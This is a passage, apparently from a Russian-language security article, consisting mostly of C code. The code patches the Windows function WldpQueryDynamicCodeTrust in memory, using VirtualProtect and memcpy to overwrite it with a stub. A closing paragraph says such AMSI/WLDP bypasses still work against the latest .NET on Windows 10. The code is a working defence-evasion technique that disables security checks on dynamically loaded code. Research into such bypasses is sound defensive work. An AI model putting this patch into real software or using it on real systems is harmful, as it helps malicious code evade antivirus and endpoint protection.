static VOID WldpQueryDynamicCodeTrustStubEnd(VOID) {}

static BOOL PatchWldp(VOID) {
    BOOL    patched = FALSE;
    HMODULE wldp;
    DWORD   len, op, t;
    LPVOID  cs;

    // load wldp
    wldp = LoadLibrary("wldp");

    if(wldp != NULL) {
      // resolve address of function to patch
      cs = GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

      if(cs != NULL) {
        // calculate length of stub
        len = (ULONG_PTR)WldpQueryDynamicCodeTrustStubEnd -
          (ULONG_PTR)WldpQueryDynamicCodeTrustStub;

        // make the memory writeable
        if(VirtualProtect(
          cs, len, PAGE_EXECUTE_READWRITE, &op))
        {
          // over write with stub
          memcpy(cs, &WldpQueryDynamicCodeTrustStub, len);

          patched = TRUE;

          // set back to original protection
          VirtualProtect(cs, len, op, &t);
        }
      }
    }
    return patched;
}
```



Хотя методы, описанные здесь, легко обнаружить, они остаются эффективными в отношении последнего выпуска платформы DotNet для Windows 10. До тех пор, пока возможно исправление данных или кода, используемых AMSI для обнаружения вредоносного кода, потенциал для его обхода всегда будет существовать.